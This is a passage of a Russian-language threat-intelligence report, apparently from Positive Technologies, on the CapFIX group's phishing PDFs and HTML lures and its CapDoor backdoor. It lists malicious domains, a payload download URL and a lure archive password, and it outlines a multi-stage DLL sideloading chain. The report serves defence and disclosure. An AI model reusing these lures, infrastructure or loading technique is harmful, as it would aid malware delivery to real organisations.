64	42040	100	-	-	-	-
65	42040	100	-	-	-	-
66	42040	100	-	-	-	-
67	42040	100	-	-	-	-
68	42040	100	-	-	-	-
69	42040	100	-	-	-	-
70	42040	100	-	-	-	-
71	42040	100	-	-	-	-
72	42040	100	-	-	-	-
73	42040	100	-	-	-	-
74	42040	100	-	-	-	-
75	42040	100	-	-	-	-
76	42040	100	-	-	-	-
77	42040	100	-	-	-	-
78	42040	100	-	-	-	-
79	42040	100	-	-	-	-
80	42040	100	-	-	-	-
81	42040	100	-	-	-	-
82	42040	100	-	-	-	-
83	42040	100	-	-	-	-
84	42040	100	-	-	-	-
85	42040	100	-	-	-	-
86	42040	100	-	-	-	-
87	42040	100	-	-	-	-
88	42040	100	-	-	-	-
89	42040	100	-	-	-	-
90	42040	100	-	-	-	-
91	42040	100	-	-	-	-
92	42040	100	-	-	-	-
93	42040	100	-	-	-	-
94	42040	100	-	-	-	-
95	42040	100	-	-	-	-
96	42040	100	-	-	-	-
97	42040	100	-	-	-	-
98	42040	100	-	-	-	-
99	42040	100	-	-	-	-
100	42040	100	-	-	-	-



КонсультантПлюс
надежная правовая поддержка

Ошибка обработки документа

Для открытия документа необходимо иметь актуальную версию программы «КонсультантПлюс» на вашем устройстве.

Нажмите кнопку ниже, чтобы произвести загрузку.

Загрузить

Пароль от архива: право2025

Рис. 8. Вредоносный PDF-файл с кнопкой для скачивания ВПО

Имя документа и его содержание не совпадают. В этом случае по клику скачивался RAR-архив с домена support-archiver.com, в котором был MSI с дальнейшей установкой CapDoor.

Исследуя атаки, связанные с этим доменом, мы обнаружили PDF-файлы и письма, которые злоумышленник посылал в различные организации. Среди последних — две, связанные с авиастроением, четыре — с промышленностью и одна — образовательная.




Рис. 9. Письма, которые массово рассылали злоумышленники

Письма отправлялись с домена ddmmmitriypetrovv.ru. По связанным доменам мы нашли еще два, связанных с ним и с самим злоумышленником, — они тоже включают в себя сочетание имени и фамилии. При этом конкретных атак с них мы не зафиксировали:

- leonidkalatov.ru,
- andreiushakov.ru.

Статистика угроз
Исследование угроз
Библиотека угроз
PT Feeds

Введите домен, хостнейм, IP, хэш-сумму или загрузите файл на анализ

ddmmitriypetrovv.ru

Вредоносный

ddmmitriypetrovv.ru

IP

5.35.97.158

Дата регистрации

2025-11-25

Название сети

29182 / JSC IOT

Истекает

2026-11-25

Почта владельца

-

Группировка

CapFIX

Роль

-

Семейство ВПО

-

БАЗОВАЯ ИНФОРМАЦИЯ

WHOIS/RDAP

СВЯЗАННЫЕ ДОМЕНЫ

PDNS (3)

DNS (4)

Домен	IP	ГЕО	Группировка	Семейство ВПО
andreiushakov.ru	5.35.97.158	AS: JSC IOT / 29182 GEO: RU, Russian Federation	CapFIX	-
leonidkalatov.ru	5.35.97.158	AS: JSC IOT / 29182 GEO: RU, Russian Federation	CapFIX	-

Рис. 10. Связанные домены, которые использовал злоумышленник для отправки писем

Помимо PDF-приманок, мы заметили HTML-файлы, которые действовали аналогично файлам PDF: показывали якобы легитимный документ, который требовал разблокировки через скачивание дополнительных файлов. Все файлы HTML так или иначе мимикрировали под государственные или некоммерческие организации.




Рис. 11. Пример вредоносного HTML-файла с кнопкой для скачивания ВПО

Дополнительно при открытии вредоносного HTML-файла загружались соответствующие картинки и лого организаций с легитимных сайтов.

Атаки в марте 2026 года

В начале марта мы обратили внимание на новые PDF-документы от этой группировки. Они мимикрировали, как и раньше, под официальные российские структуры.




Рис. 12. Вредоносный PDF-файл с кнопкой для скачивания ВПО

При нажатии кнопки «Скачать», как и в старых атаках, загружался вредоносный архив. Отличие в том, что в марте 2026-го злоумышленники решили использовать свою инфраструктуру, которую ранее использовали только в качестве C2-сервера для CarDoor. Так, архив скачивался по следующей ссылке:

<https://windowsextupdates.com/updates/latest/q/Document.rar>

Интересно, что злоумышленники настроили редирект на домене, и пользователь всегда перенаправлялся на ya.ru. Кроме того, они использовали обновленный бэкдор CarDoor с расширенной функциональностью.




Рис. 13. Фрагмент анализа Document.msi в PT Sandbox


Далее — о самом CarDoor: подробно расскажем о функциях и изменениях, которые мы обнаружили в атаках 2025–2026 годов, и о том, с каким ПО он совместно применялся.

CapDoor: не то загрузчик, не то бэкдор


Цепочка загрузки через DLL sideloading

При запуске установочный MSI-файл создает в каталоге %LOCALAPPDATA% директорию с названием устанавливаемого якобы легитимного программного обеспечения, в которой размещает большое количество динамических библиотек и прочих файлов, необходимых для дальнейшей работы.


Рис. 14.1, 14.2, 14.3. Примеры содержимого создаваемых директорий




This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > Disk Master >




This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > VB Decompiler Lite >



This PC > Local Disk (C:) > Users > [REDACTED] > AppData > Local > TonCut >





Примечательно, что названия создаваемых директорий и устанавливаемого программного обеспечения не совпадают с именами поставляемых установочных файлов.

Ключевой особенностью исследуемых образцов является многоступенчатая цепочка DLL sideloading, посредством которой осуществляется запуск полезной нагрузки. Вместо прямого внедрения злоумышленники используют несколько взаимосвязанных библиотек, каждая из которых выполняет определенную роль в общей схеме установки. В рамках этой цепочки можно выделить следующие компоненты:

- DLL-оркестратор, управляющая процессом установки;
- DLL-watchdog, отвечающая за скрытие окон текущего процесса;
- DLL-inject, экспортируемые функции которой используются для размещения и запуска полезной нагрузки.

После сохранения файлов в созданной директории запускается легитимный исполняемый файл, имеющий действительную цифровую подпись. Его выполнение приводит в действие описанную выше цепочку DLL sideloading, обеспечивающую загрузку CapDoor в адресное пространство легитимного процесса.



Рис. 15. Схема загрузки CapDoor

Как видно из схемы, легитимный исполняемый файл посредством механизма sideloading загружает первую динамическую библиотеку. Эта библиотека не содержит вредоносной функциональности и выполняет единственную задачу — в процессе инициализации загружает через sideloading основной DLL-файл, выступающий оркестратором дальнейшей установки. Алгоритм его работы сводится к следующим действиям:

1. Загрузить при инициализации, также через механизм sideloading, динамическую библиотеку с экспортируемыми функциями, которые впоследствии используются для запуска шеллкода (DLL-inject).
